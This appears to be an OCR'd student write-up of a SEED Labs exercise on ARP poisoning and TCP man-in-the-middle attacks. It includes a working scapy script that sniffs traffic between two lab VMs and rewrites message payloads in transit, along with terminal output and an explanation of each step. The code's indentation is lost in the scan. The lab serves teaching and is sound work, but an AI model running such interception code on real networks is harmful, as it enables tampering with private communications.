
For clarity, I will be using the setup as follows:


VM	Name	IP
M	SEEDUbuntu	10.0.2.9
A	SEEDUbuntu Clone 1	10.0.2.8


B	SEEDUbuntu Clone Clone	10.0.2.7


Your task is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work is done by you.

[Answer]


SEEDUbuntu [Running]
Terminal
En
12:13 PM
Terminal
Terminal
Terminal
Terminal
Terminal
[02/08/21]seed@VM:~/.../lab1$ sudo python3 task3.py 10.0.2.9 10.0.2.7 tinkit XXXXXX
B->A [ACK] 3963914883 [SEQ] 3672876992
B->A [ACK] 3963914884 [SEQ] 3672876993
A->B [ACK] 0 [SEQ] 3963914883
A->B [ACK] 0 [SEQ] 3963914884
B->A [ACK] 516051612 [SEQ] 1753128470
A->B [spoofing] [ACK] 1753128471 [SEQ] 516051612
This is tinkit speaking. This is before turning off IP forwarding
-> b'This is XXXXXX speaking. This is before turning off IP forwarding\n'
B->A [ACK] 516051678 [SEQ] 1753128471
B->A [ACK] 516051678 [SEQ] 1753128471
A->B [spoofing] [ACK] 1753128471 [SEQ] 516051678
This is tinkit speaking. We have switched off IP forwarding. tinkit is gone!
-> b'This is XXXXXX speaking. We have switched off IP forwarding. XXXXXX is gone! \n'
B->A [ACK] 516051756 [SEQ] 1753128471


SEEDUbuntu [Running]
Terminal
En
12:14 PM
Terminal
Terminal
Terminal
Terminal
Terminal
#!/usr/bin/python3
from scapy.all import *
import sys
if len(sys.argv) > 5:
sys.exit('Usage: sudo python3 task3.py [VM A] [VM B] [name] [replacement]')
A=sys.argv[1]
B=sys.argv[2]
name=sys.argv[3]
replacement=sys.argv[4]
A_MAC='08:00:27:ed:2d:85'
B_MAC='08:00:27:92:75:4b'
SELF_MAC='08:00:27:bc:f5:3d'
def spoof(pkt):
if pkt[IP].src == A and pkt[IP].dst == B and pkt[Ether].src== A_MAC:
if pkt[TCP].payload:
#data=bytes(pkt[TCP].payload).decode('utf-8')
if name in pkt[TCP].payload.load.decode('utf-8'):
print('A->B [spoofing]', '[ACK]', pkt[TCP].ack, '[SEQ]', pkt[TCP].seq)
ipLayer=IP(bytes(pkt[IP]))
del(ipLayer.chksum)
del(ipLayer[IP].chksum)
del(ipLayer[TCP].chksum)
del(ipLayer[TCP].payload)
data = pkt[TCP].payload.load.decode('utf-8')
newdata=data.replace(name, replacement).encode()
newpkt=ipLayer/newdata
print(data,'->',newpkt[Raw].load)
send(newpkt,verbose=0)
else:
print('A->B', '[ACK]', pkt[TCP].ack, '[SEQ]', pkt[TCP].seq)
send(pkt[IP],verbose=0)
elif pkt[IP].src == B and pkt[IP].dst == A and pkt[Ether].src == B_MAC:
print('B->A', '[ACK]', pkt[TCP].ack, '[SEQ]', pkt[TCP].seq)
send(pkt[IP],verbose=0)
sniff(filter='tcp and port 9090 and host 10.0.2.9 and host 10.0.2.7', prn=spoof)
1,1
All


SEEDUbuntu Clone Clone [Running]
Terminal
En
12:14 PM
Terminal
Terminal
[02/08/21]seed@VM:~$ nc 10.0.2.7 9090
This is tinkit speaking. This is before turning off IP forwarding
This is tinkit speaking. We have switched off IP forwarding. tinkit is gone!
Left ⌘


SEEDUbuntu Clone1 [Running]
Terminal
En
12:13 PM
Terminal
Terminal
[02/08/21]seed@VM:~$ nc -l 9090
This is tinkit speaking. This is before turning off IP forwarding
This is XXXXXX speaking. We have switched off IP forwarding. XXXXXX is gone!
Left ⌘




Image 1 shows the output of the running code on M that is used to intercept tcp traffic between A and B. We see the actual code in Image 2. Before the code was executed, we first performed ARP Cache Poisoning between A and B using the code in the last image.

Explanation of code

1. Sniff TCP packets between A and B and parse these packets to a function **spoof**
2. If there is a TCP payload, we check if my name (**tinkit**) is part of it. If it is, do the following. Otherwise, forward the received paket.
    a. Copy the packet's IP layer into a new scapy IP instance ***ipLayer***
    b. Delete the fields ***chksum and payload*** within this
    c. Craft a new payload by replacing my name in the payload with another word of the same length ***XXXXXX***
    d. Append the new data with ***ipLayer*** before sending it out.
3. Since we are only asked to manipulate data from A to B, forward packets going from B to A.

Image 3 shows A's input: ***This is tinkit speaking. We have switched off IP forwarding. tinkit is gone!*** And Image 4 shows the effects of M's data manipulation ***This is XXXXXX speaking. We have switched off IP forwarding. XXXXXX is gone!***